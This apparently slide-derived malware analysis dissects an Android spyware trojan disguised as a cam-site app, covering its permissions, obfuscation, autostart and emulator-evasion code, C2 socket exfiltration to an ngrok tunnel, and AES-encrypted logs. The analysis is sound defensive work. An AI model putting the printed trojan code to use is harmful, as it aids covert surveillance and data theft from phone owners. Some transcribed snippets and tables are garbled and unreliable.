android.permission.READ_PHONE_STATE	oppo.permission.OPPO_COMPONENT_SAFE
android.permission.READ_SMS	
android.permission.RECEIVE_BOOT_COMPLETED	
android.permission.REQUEST_DELETE_PACKAGES	
android.permission.REQUEST_INSTALL_PACKAGES	
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	
com.huawei.permission.external_app_settings.USE_COMPONENT	

THE FIRST GLANCE

BONGACAMSEXS

*Light grey cursive indicates entries that match those of **streamtwit***


The **BongaCamSexs** app requires the following hardware capabilities:

- **android.hardware.camera**
- *android.hardware.faketouch*
- **android.hardware.location**
- **android.hardware.microphone**
- *android.hardware.telephony*
- *android.hardware.wifi*

And also works with the **device-admin**, **ime**, **accessibility** components

The app icon depicts the logo of the real service:

```
application: label='BongaCamSexs' icon='AndroidManifest.xml/drawable/beadsy70.png'
launchable-activity: name='remember.left.shxtoilzocgzhsyicrosszkwwzgwdjprkiyhlmopjklglgeuo2.MainActivity' label='BongaCamSexs' icon='AndroidManifest.xml/drawable/skinicon.png'
feature-group: label=''
  uses-feature: name='android.hardware.camera'
  uses-implies-feature: name='android.hardware.camera' reason='requested android.permission.CAMERA permission'
  uses-feature: name='android.hardware.faketouch'
  uses-implies-feature: name='android.hardware.faketouch' reason='default feature for all apps'
  uses-feature: name='android.hardware.location'
  uses-implies-feature: name='android.hardware.location' reason='requested android.permission.ACCESS_COARSE_LOCATION permission, and requested android.permission.ACCESS_FINE_LOCATION permission'
  uses-feature: name='android.hardware.microphone'
  uses-implies-feature: name='android.hardware.microphone' reason='requested android.permission.RECORD_AUDIO permission'
  uses-feature: name='android.hardware.telephony'
  uses-implies-feature: name='android.hardware.telephony' reason='requested a telephony permission'
  uses-feature: name='android.hardware.wifi'
  uses-implies-feature: name='android.hardware.wifi' reason='requested android.permission.ACCESS_WIFI_STATE permission, and requested android.permission.CHANGE_WIFI_STATE permission'
provides-component: 'device-admin'
provides-component: 'ime'
provides-component: 'accessibility'
```



The requested rights in accordance with **AndroidManifest.xml** :

```
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_WIFI_STATE
android.permission.CALL_PHONE
android.permission.CAMERA
android.permission.CHANGE_WIFI_STATE
android.permission.DISABLE_KEYGUARD
android.permission.FOREGROUND_SERVICE
android.permission.GET_ACCOUNTS
android.permission.INTERNET
android.permission.READ_CALL_LOG
android.permission.READ_CONTACTS
android.permission.READ_EXTERNAL_STORAGE
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
com.huawei.permission.external_app_settings.USE_COMPONENT
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECORD_AUDIO
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_INSTALL_PACKAGES
android.permission.SEND_SMS
android.permission.SET_WALLPAPER
android.permission.SYSTEM_ALERT_WINDOW
android.permission.USE_FULL_SCREEN_INTENT
android.permission.WAKE_LOCK
android.permission.WRITE_EXTERNAL_STORAGE
com.android.alarm.permission.SET_ALARM
oplus.permission.OPLUS_COMPONENT_SAFE
oppo.permission.OPPO_COMPONENT_SAFE
```


THE FIRST GLANCE

BONGACAMSEXS

Activities

MainActivity	CraxsBrowser	RequestDataUsage
SecondActivity	FloatingView	RequestVPN
WakeupActivity	installupdate	RequestOPPOB
RequestUninstall	flyActivity	RequestPermission2
RequestInstallPrim	OpenActivity	RequestKeyboard
RequestScreenCap	OpenChrome	RequestAdmin
CameraActivity	isOver	

Services

MyJobService, KeyboardService, initializeService, CameraHandler, LocationService, AccessService, BackgroundWorker, FirewallServices

Receivers

- CustomReceiver (RestartSensor);
- Datareciver (android.intent.action.DATE_CHANGED);
- AdminReceiver (android.app.action.DEVICE_ADMIN_ENABLED);
- ScreenReceiver (android.intent.action.SCREEN_ON, android.intent.action.SCREEN_OFF, android.intent.action.ACTION_POWER_CONNECTED, android.intent.action.ACTION_POWER_DISCONNECTED, android.intent.action.USER_PRESENT);
- PackagesReceiver (android.intent.action.PACKAGE_INSTALL, android.intent.action.PACKAGE_ADDED, android.intent.action.PACKAGE_REMOVED, android.intent.action.PACKAGE_CHANGED, android.intent.action.MY_PACKAGE_REPLACED);
- BootReceiver (android.intent.category.DEFAULT, android.intent.action.BOOT_COMPLETED, android.intent.action.ACTION_BOOT_COMPLETED, android.intent.action.QUICKBOOT_POWERON, com.htc.intent.action.QUICKBOOT_POWERON, android.intent.action.REBOOT, android.intent.action.LOCKED_BOOT_COMPLETED, miui.intent.action.BOOT_COMPLETEDT);

OBFUSCATION

Observed obfuscation techniques:

- **Replacement of component names with random values.** For example:

```

2416         do {
                if (i < 1) {
                        i++;
2359         afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_1 =
                "hvlhcjuirkatgjnyavlqynaycsciwuqjytsrewmtbodgrvlhcarmxhmdyuvvgbjdvoqgyckyyvurtxixhvarsfznijguelqwpzv
                vvquvxjsakzgbdi auoxgkijbmsctfycurmhvdKpyoboylwlwlfziobdbfodidjtgjjwgxbpxooemlmqrcfwtetiixcfywszrixl
                voraahlycttzevlcdceocckgpfayjzfayaofazsiieiigedhcmmbdhwamanbrmsargxbbesafazvqqnardledtdfureatetfhjsjzz
                jbhqwxgnpjcbasaojixjmslzgwbhjdioLdryecaiarvnoafyuldgddbbgvlhkonovbogvdggwkumgryzzaqcgcnloma55";
2360         System.out.println(afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_1);
                        } else if (i < 2) {
                                i++;
2364         afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_2 =
                "hvlhcjuirkatgjnyavlqynaycsciwuqjytsrewmtbodgrvlhcarmxhmdyuvvgbjdvoqgyckyyvurtxixhvarsfznijguelqwpzv
                vvquvxjsakzgbdi auoxgkijbmsctfycurmhvdKpyoboylwlwlfziobdbfodidjtgjjwgxbpxooemlmqrcfwtetiixcfywszrixl
                voraahlycttzevlcdceocckgpfayjzfayaofazsiieiigedhcmmbdhwamanbrmsargxbbesafazvqqnardledtdfureatetfhjsjzz
                jbhqwxgnpjcbasaojixjmslzgwbhjdioLdryecaiarvnoafyuldgddbbgvlhkonovbogvdggwkumgryzzaqcgcnloma55";
2365         System.out.println(afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_2);
                        } else if (i < 3) {
                                i++;
2369         afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6gyeRY37.
                _afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6_3 =
                "hvlhcjuirkatgjnyavlqynaycsciwuqjytsrewmtbodgrvlhcarmxhmdyuvvgbjdvoqgyckyyvurtxixhvarsfznijguelqwpzv

```

- **Code splitting** and distribution of its parts into separate classes. For example, this is how some components of the package hierarchy of one of the files look like:

```

> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6xhbsK104
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6xTPit30
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6XVLHn31
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6YugrN33
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6yVghL62
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6zDMPo125
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6ZgUAj112
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6ZLLBw100
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6zrxWI48
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6zvGci95
> afnsjqankesosqpfiarmrytbipncglheamnazqmtelsggjeFvjw6zyrrK61
> bddojsokpr1021
> bekrucjcxg1017
> fwvytkwkdl016
> hmjbuscaak1024
> kgbndduuqq1023
> mlxptkeqca1022
> sxebbwaxyc1018
> thpiayomegl019
> uqjondhtly1025
> xigtgbtefal020
> AdminReceiver
> BuildConfig
> doqbnmydol979
> euolvgtggy980
> eurwsxcmq985
> giifyuvqlx983
> gtohmqabfm987
> jqrwluszm982
> qjlmnwyaby984

```


OBFUSCATION

- Transformation of string values to complicate human readability:
 - **Conversion of strings into Base64 format.** I named the decoding function **base64decode**

```
public static Context appContext;
public static String ifScreenShot;
static initializeService st;
public static String ConnectionKey = utilities.
bzzoqecdncgfuboifovrjddzkiocgfugzvlqircxodecxbtir45("Nzc3MQ==");
public static String uninstall = "on";
public static String CLINAME = "raman";
public static List<PacketClass> li = null;
```

initializeService x utilities x

```
597 public static String bzzoqecdncgfuboifovrjddzkiocgfugzvlqircxodecxbtir45(String str) {
    try {
600     return new String(Base64.decode(str, 0), "UTF-8");
    } catch (UnsupportedEncodingException unused) {
        return null;
    }
}
```

- **Splitting of strings into substrings** with the insertion of random characters between them. I named the extraction function **extractString**

```
utilities.rhwkjtihxnlvryghfkxkygbmwqsgewrzohekedwejfxuvrnmbt53(
"Android SDK bipvozashtgeqqvldyhuorjkivgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkd
wwqslneskdldcbpfavmnafacqlomgvsbhbfbmolfuftblynzlxwgvbsenauwquvhfzcnpywtflbiznril
brknlvcnusrqlmsmepzfyqaaykhklqjwjietfcxniiyoqodjyefcugormhrghimwqxxabnfkufbjafqhy
oxhyffxokhupuqqamymuxxlggydpsdchnoubztyilwhphoqfgndisornemzmzxubczcjdfuelluaglebyk
vvqgvubqccrmjrzngyezzupixxewdbgsxjegjhbsxzyisephrdnprjcjqhxdgkqukytpwykkpqiqzznls
yulk55uilt for x86",
"ipvozashtgeqqvldyhuorjkivgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwwqslneskdldcb
pfavmnafacqlomgvsbhbfbmolfuftblynzlxwgvbsenauwquvhfzcnpywtflbiznrilbrknlvcnusrql
msmepzfyqaaykhklqjwjietfcxniiyoqodjyefcugormhrghimwqxxabnfkufbjafqhyoxhyffxokhupu
qqamymuxxlggydpsdchnoubztyilwhphoqfgndisornemzmzxubczcjdfuelluaglebykvvgvubqccrm
jrzngyezzupixxewdbgsxjegjhbsxzyisephrdnprjcjqhxdgkqukytpwykkpqiqzznlsyulk55")) ||
```


OBFUSCATION

TYPOS

Typos are commonly found in the names of important components. It is unclear whether the author made these mistakes accidentally, perhaps because *English is not their first language*, or intentionally, perhaps to make it more *difficult for experts to detect malicious elements* in the application by searching for specific strings, or to *bypass techniques used to classify software as malware* based on the presence of certain keywords.

Examples of typos

The name used	The corrected name
MyAudioRecorder	MyAudioRecorder
StoragPermissions	StoragePermissions
daterecever / DataReciver	DataReceiver
ask_battary	ask_battery
Dele	Del / Delete
SaveTouches	SaveTouches
Repet	Repeat
Treger	Trigger
NeedNotifi	NeedNotify / NeedNotification
	...

AUTOSTART >

In both **MainActivity** and **SecondActivity** the **getAutoStartPermission** method is called. It checks the brand of the infected mobile device (**Build.BRAND**), and then – calls the brand-specific method to grant the rights to automatically launch the application and manage battery optimization:

```

    }
    return lowerCase.equals(Brand.PHONE_XIAOMI);
}

202 public boolean getAutoStartPermission(Context context) {
203     String lowerCase = Build.BRAND.toLowerCase(Locale.ROOT);
204     lowerCase.hashCode();
205     char c = 65535;
    switch (lowerCase.hashCode()) {
        case -1320380160:
            if (lowerCase.equals("oneplus")) {
                c = 0;
                break;
            }
            break;
        case -1206476313:
            if (lowerCase.equals(Brand.PHONE_HUAWEI1)) {
                c = 1;
                break;
            }
            break;
        case -759499589:
            if (lowerCase.equals(Brand.PHONE_XIAOMI)) {
                c = 2;
                break;
            }
            break;
        case 3003984:
            if (lowerCase.equals("asus")) {
                c = 3;
                break;
            }
            break;
        case 3318203:
            if (lowerCase.equals("letv")) {
                c = 4;
                break;
            }
            break;
        case 3418016:
            if (lowerCase.equals(Brand.PHONE_OPPO)) {
                c = 5;
                break;
            }
            break;
    }

    }
    break;
}

225
221
211
207
217
223
227
213
219
229
215

    }
    break;
    case 108389869:
        if (lowerCase.equals(Brand.PHONE_XIAOMI3)) {
            c = 11;
            break;
        }
        break;
    case 111379569:
        if (lowerCase.equals("ulong")) {
            c = '\f';
            break;
        }
        break;
    }
    switch (c) {
        case 0:
            return autoStartOnePlus(context);
        case 1:
            return autoStartHuawei(context);
        case 2:
            return autoStartXiaomi(context);
        case 3:
            return autoStartAsus(context);
        case 4:
            return autoStartLetv(context);
        case 5:
            return autoStartOppo(context);
        case 7:
            return autoStartVivo(context);
        case '\b':
            return autoStartmeizu(context);
        case '\t':
            return autoStartHonor(context);
        case '\n':
            return autoStartNokia(context);
        case '\f':
            return autoStartulong(context);
        default:
            return false;
    }
}

277 private boolean autoStartXiaomi(Context context) {
278     if (isPackageExists(context, "com.miui.securitycenter")) {
279         try {
280             startIntent(context, "com.miui.securitycenter",
281                 "com.miui.permcenter.autostart.AutoStartManagementActivity");
282             return true;
283         } catch (Exception e) {
284             try {
285                 Xiaomi2(context);
286                 return true;
287             } catch (Exception unused) {
288                 Log.e("AT.AutoStartXiaomi", Log.getStackTraceString(e));
289             }
290         }
291     }
292     return false;
293 }


298 private boolean autoStartAsus(Context context) {
299     if (isPackageExists(context, "com.asus.mobilemanager")) {
300         try {
301             startIntent(context, "com.asus.mobilemanager",
302                 "com.asus.mobilemanager.powersaver.PowerSaverSettings");
303             return true;
304         } catch (Exception e) {
305             Log.e("AT.AutoStartAsus", Log.getStackTraceString(e));
306             try {
307                 startIntent(context, "com.asus.mobilemanager",
308                     "com.asus.mobilemanager.autostart.AutoStartActivity");
309                 return true;
310             } catch (Exception e2) {
311                 Log.e("AT.AutoStartAsus", Log.getStackTraceString(e2));
312             }
313         }
314     }
315     return false;
316 }

319 private boolean autoStartmeizu(Context context) {
320     if (isPackageExists(context, "com.meizu.safe")) {
321         try {
322             startIntent(context, "com.meizu.safe", "com.meizu.safe.permission.SmartBGActivity");
323             return true;
324         } catch (Exception e) {

```


DEBUGGING DETECTION

Both **MainActivity** and **SecondActivity** implement the **isEmu_DIV_ID_lator** method, which is responsible for debugging detection:



After some *deobfuscation* of the code in the screenshot, the function's return value appears to be:

```

return (Build.BRAND.startsWith("generic") &&
Build.DEVICE.startsWith("generic")) ||
Build.FINGERPRINT.startsWith("generic") ||
Build.FINGERPRINT.startsWith(EnvironmentCompat.MEDIA_UNKNOWN)
|| Build.HARDWARE.contains("goldfish") ||
Build.HARDWARE.contains("ranchu") ||
Build.MODEL.contains("google_sdk") ||
Build.MODEL.contains("Emulator") ||
Build.MODEL.contains("Android built SDK for x86") ||
Build.MANUFACTURER.contains("Genymotion") ||
Build.PRODUCT.contains("sdk_google") ||
Build.PRODUCT.contains("google_sdk") ||
Build.PRODUCT.contains("sdk") ||
Build.PRODUCT.contains("sdk_x86") ||
Build.PRODUCT.contains("sdk_gphone64_arm64") ||
Build.PRODUCT.contains("vbox86p") ||
Build.PRODUCT.contains("emulator") ||
Build.PRODUCT.contains("simulator");
  
```


DEBUGGING DETECTION

The function uses static fields of the **Build** class of the **android.os** package to identify: the *brand* (**BRAND**), the *fingerprint* (**FINGERPRINT**), the *hardware* (**HARDWARE**), the *model* (**MODEL**), the *manufacturer* (**MANUFACTURER**) and the *product* (**PRODUCT**) – it extracts information about the build from system settings and analyzes the resulting values to find substrings that may indicate the use of **emulation technologies**.

If the application detects that an emulator is being used, it displays a message informing the user that emulated devices are not supported:

```
switch (c) {  
    case 0:  
        builder.setMessage("تم اكتشاف محاكي.\\n هذا التطبيق لا يدعم أجهزة المحاكاة");  
        str = "موافق";  
        break;  
    case 1:  
        builder.setMessage("Emulator detected.\\n this app does not support emulator devices");  
        str = "ok";  
        break;  
    case 2:  
        builder.setMessage("öykünücü algılandı.\\n bu uygulama öykünücü aygıtları desteklemiyor");  
        str = "Tamam";  
        break;  
    case 3:  
        builder.setMessage("检测到模拟器.\\n 此应用不支持模拟器设备");  
        str = "好的";  
        break;  
    default:  
        builder.setMessage("emulator detected.\\n this app does not support emulator devices");  
        str = "OK";  
        break;  
}
```


COMMUNICATION WITH C&C SERVER

The service **initializeService** defines variables **ClientHost**, **ClientPort** and **ConnectionKey** that store the IP address of the C2 server, the port and the connection key, respectively:

```

initializeService
CLINAME String
ClientHost String
ClientPort String
ConnectionKey String
FORCA boolean
FORSC boolean
HideType String
Lcl List<trsizygjhxzgdqnnnzvqc
Li List<PacketClass>
MyAccess AccessService
allok boolean
appContext Context
br BroadcastReceiver
cmn String[]
datereceiver BroadcastReceiver
eco long
ifScreenShot String
inx int
k boolean
klive boolean
plg int
st initializeService
uninstall String
usdtaddress String

72 public class initializeService extends Service {
    public static String ClientHost = "NS50Y3AuZXUubmdyb2suaw8=";
    public static String ClientPort = "MTczMDM=";
    public static String HideType = "C";
    public static Context appContext;
    public static String ifScreenShot;
    static initializeService st;
    public static String ConnectionKey = utilities.base64decode("Nzc3MQ==");
    public static String uninstall = "on";
    public static String CLINAME = "raman";
    public static List<PacketClass> Li = null;
    public static List<trsizygjhxzgdqnnnzvoqdvinssrmoihsvzaxdxefoczeoiley6> L
    = null;
    public static long eco = -1;
    public static int plg = -1;
    public static int inx = -1;
    public static String[] cmn = {"", "", "", "", "", "", "", "", "", "", "", "", "", "", ""};
    public static boolean k = false;
    public static boolean klive = false;
    public static boolean FORCA = false;
    public static boolean FORSC = false;
    public static String usdtaddress = "";
    public static AccessService MyAccess = null;
    public static boolean allok = false;
    public static BroadcastReceiver br = null;
    public static BroadcastReceiver datereceiver = null;

    $ echo -n "ClientHost: "; echo "NS50Y3AuZXUubmdyb2suaw8=" | base64 -d; \
    > echo -n "\nClientPort: "; echo "MTczMDM=" | base64 -d; \
    > echo -n "\nConnectionKey: "; echo "Nzc3MQ==" | base64 -d; \
    ClientHost: .ngrok.io
    ClientPort: 17303
    ConnectionKey: 7771
  
```

Both malware samples used services to create temporary tunnels between the local computer and the Internet to establish communication with the server. In one case it was **ngrok[.]io**, in the other one – **playit[.]gg**, a global proxy for game servers.

Communication with the C2 server is established by calling methods of a dedicated class. The **sendBytes** function opens a new socket specifying **ClientHost** and **ClientPort**, creates a data stream **u** and writes the value of **bArr** into the stream:

```

SecondarySocket
LockSend Object
Myinstance SecondarySocket
out boolean
socket Socket
{...} void
SecondarySocket() void
Instanse() SecondarySocket
closeSocket() void
sendBytes(byte[]) void
silzquxdyn1315
Tools
trsizygjhxzgdqnnnzvoqdvinssrm
utilities
VoiceRecorder
whxnldtjdsz1319
xuvmsfyefh1316
wysxsdgarrntcygtjjubsrypsclehwl
AccessService
BackgroundWorker
degdzarwx11239
dtreaotdus1240
FirewallServices
fmacenibzul237
gvtqszjngh1238

29 public synchronized void sendBytes(byte[] bArr) {
30     if (out) {
31         return;
32     }
33     Socket socket2 = socket;
34     if (socket2 == null || !socket2.isConnected()) {
35         try {
36             Socket socket3 = new Socket(InetAddress.getByAddress(utilities.
base64decode(initializeService.ClientHost), Integer.parseInt(utilities.base64decode(
initializeService.ClientPort)));
37             socket = socket3;
38             socket3.setSoTimeout(0);
39             } catch (IOException e) {
40                 e.printStackTrace();
41                 return;
42             }
43     }
44     try {
45         OutputStream outputStream = socket.getOutputStream();
46         outputStream.write(bArr);
47         outputStream.flush();
48     } catch (IOException unused) {
49         socket = null;
50     }
51 }

57 public void closeSocket() {
  
```


LOGGING

The malicious application **logs some data**: functions **writeJSONToFile** and **readJSONFromFile** are implemented to read and write **JSON** objects, that are being processed during the execution of the malicious modules, from/into local files.

When writing a **JSON** object to a file, the object is converted into a string and then encrypted using the **encrypt** method of the **EncryptionUtils**

utilities x

```
public static void writeJSONToFile(JSONObject jsonObject, String str) {
    if (jsonObject == null) {
        return;
    }
    try {
        BufferedWriter bufferedWriter = new BufferedWriter(new FileWriter(str));
        bufferedWriter.write(EncryptionUtils.encrypt(jsonObject.toString()));
        bufferedWriter.close();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

utilities x

```
public static JSONObject readJSONFromFile(String str) {
    try {
        BufferedReader bufferedReader = new BufferedReader(new FileReader(str));
        StringBuilder sb = new StringBuilder();
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine != null) {
                sb.append(readLine);
            } else {
                bufferedReader.close();
            }
            return new JSONObject(EncryptionUtils.decrypt(sb.toString()));
        }
    } catch (Exception e) {
        e.printStackTrace();
        return null;
    }
}
```

When reading a **JSON** object from a file – the data is decrypted using the **decrypt** method of the same class:

The **EncryptionUtils** class is responsible for **encrypting** and **decrypting** data. The encryption algorithm used is **AES**, with a hard-coded **128-bit** secret key **SECRET_KEY**:

sjtwumpsqicxfsmjtvfnyastyjw:

- > AlertsMap
- > AutoStart
- > belfarlmrs1313
- > CameraHandler
- > ceuzoudmrc1318
- > CraxsBrowser
- > ctvjkeeff1317
- > ejbcgagtbgl314
- > EncryptionUtils
 - > AES_ALGORITHM String
 - > SECRET_KEY String
 - > EncryptionUtils() void
 - > decrypt(String) String
 - > encrypt(String) String
- > fdzknfkrwl320
- > hbnvacdixp1311
- > hiyovkjez1312
- > ImageSaver
- > NotificationUtils
- > PacketClass
- > SecondarySocket
- > silzquxdvnl315

```
package remember.left.shxtoilzocgzhsycroszkwwzgwvjdpkriyhlmpjklglgeuo2.
sjtwumpsqicxfsmjtvfnyastyjwjhoyoylxfbcwywkwmsfqf4;

import android.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

/* loaded from: classes.dex */
21 public class EncryptionUtils {
    private static final String AES_ALGORITHM = "AES";
    private static final String SECRET_KEY = "93b89a273c1f5e59073af7bd9adfa6c0";

    22 public static String encrypt(String str) throws Exception {
    23     SecretKeySpec secretKeySpec = new SecretKeySpec(SECRET_KEY.getBytes(), AES_ALGORITHM);
    24     Cipher cipher = Cipher.getInstance(AES_ALGORITHM);
    25     cipher.init(1, secretKeySpec);
    26     return Base64.encodeToString(cipher.doFinal(str.getBytes()), 0);
    }

    30 public static String decrypt(String str) throws Exception {
    31     SecretKeySpec secretKeySpec = new SecretKeySpec(SECRET_KEY.getBytes(), AES_ALGORITHM);
    32     Cipher cipher = Cipher.getInstance(AES_ALGORITHM);
    33     cipher.init(2, secretKeySpec);
    34     return new String(cipher.doFinal(Base64.decode(str, 0)));
    }
}
```


AUDIO RECORDING



```

2214 PacketClass.FIX3 = Utilities.extractString(
    *metaipvozashtgeqqvldyhuorjkiivrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwqslneskdclbpfavmnafacqlomgv
    vsbhbfmolfutblynzlxwgvbsenauquvhfzcnbywftlbdiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwjetfcxniioyqodjy
    yefcugormhrghimwqxxabnfufbjafqhyoxhyffxokhupugqamymuxxlgypdsdchnoubztyilwhphoqfgndisornemzmxubczjdf
    foelluagleykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbsxzyisephrdnprjcjqhgxgdkukytpwykkpqiqzznlsyulk55*
    data",
    *ipvozashtgeqqvldyhuorjkiivrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwqslneskdclbpfavmnafacqlomgv
    bfmolfutblynzlxwgvbsenauquvhfzcnbywftlbdiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwjetfcxniioyqodjy
    ugormhrghimwqxxabnfufbjafqhyoxhyffxokhupugqamymuxxlgypdsdchnoubztyilwhphoqfgndisornemzmxubczjdf
    luagleykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbsxzyisephrdnprjcjqhgxgdkukytpwykkpqiqzznlsyulk55*
    15000L);
2216 Utilities.ec = new ThreadPoolExecutor(1, 1, TimeUnit.MINUTES, new ArrayBlockingQueue<Runnable>(1));
2217 MyAudioRecorder = new VoiceRecorder();
2219 InitializeService.appContext = getApplicationContext();
2220 Utilities.SetMeAlarm(getApplicationContext());
    *ipvozashtgeqqvldyhuorjkiivrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwqslneskdclbpfavmnafacqlomgv
    bfmolfutblynzlxwgvbsenauquvhfzcnbywftlbdiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwjetfcxniioyqodjy
    ugormhrghimwqxxabnfufbjafqhyoxhyffxokhupugqamymuxxlgypdsdchnoubztyilwhphoqfgndisornemzmxubczjdf
    luagleykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbsxzyisephrdnprjcjqhgxgdkukytpwykkpqiqzznlsyulk55*
    15000L);
2225 Context applicationContext = getApplicationContext();
2226 Utilities.pr = applicationContext.getResources().getString(R.string.yeastehardcorex61);
  
```

When deploying malware functionality, the **MyAudioRecorder** object of the **VoiceRecorder** class is initialized :

The **VoiceRecorder** class allows the malware operator to record audio. The method **start** defined inside this class initializes a new object of the **MyAudioRecorder** class of the **android.media** package:

- When calling the **setAudioSource** method, the number **1** is passed as an argument, which corresponds to the value of the static property **MIC** and means setting a **microphone** as a **sound source**;
- When calling the **setOutputFormat** method, the number **1** is passed as an argument, which corresponds to the value of the static property **THREE_GPP** and means setting **3GPP** as an **output file format**;
- When calling the **setAudioEncoder** method, the number **1** is once again passed as an argument, which corresponds to the value of the static property **AMR_NB** and means setting **AMR** as an **audio codec**;



```

21 public class VoiceRecorder {
    public String path;
    MediaRecorder recorder = new MediaRecorder();
    public boolean isActive = false;

22     public void SetPath(String str) {
23         this.path = sanitizePath(str);
    }

26     private String sanitizePath(String str) {
27         if (!str.startsWith("/") ) {
            str = "/" + str;
        }
        try {
32             if (!str.contains(".")) {
                str = str + ".wav";
            }
        } catch (Exception unused) {}
        return Environment.getExternalStorageDirectory().getAbsolutePath() + str;
    }

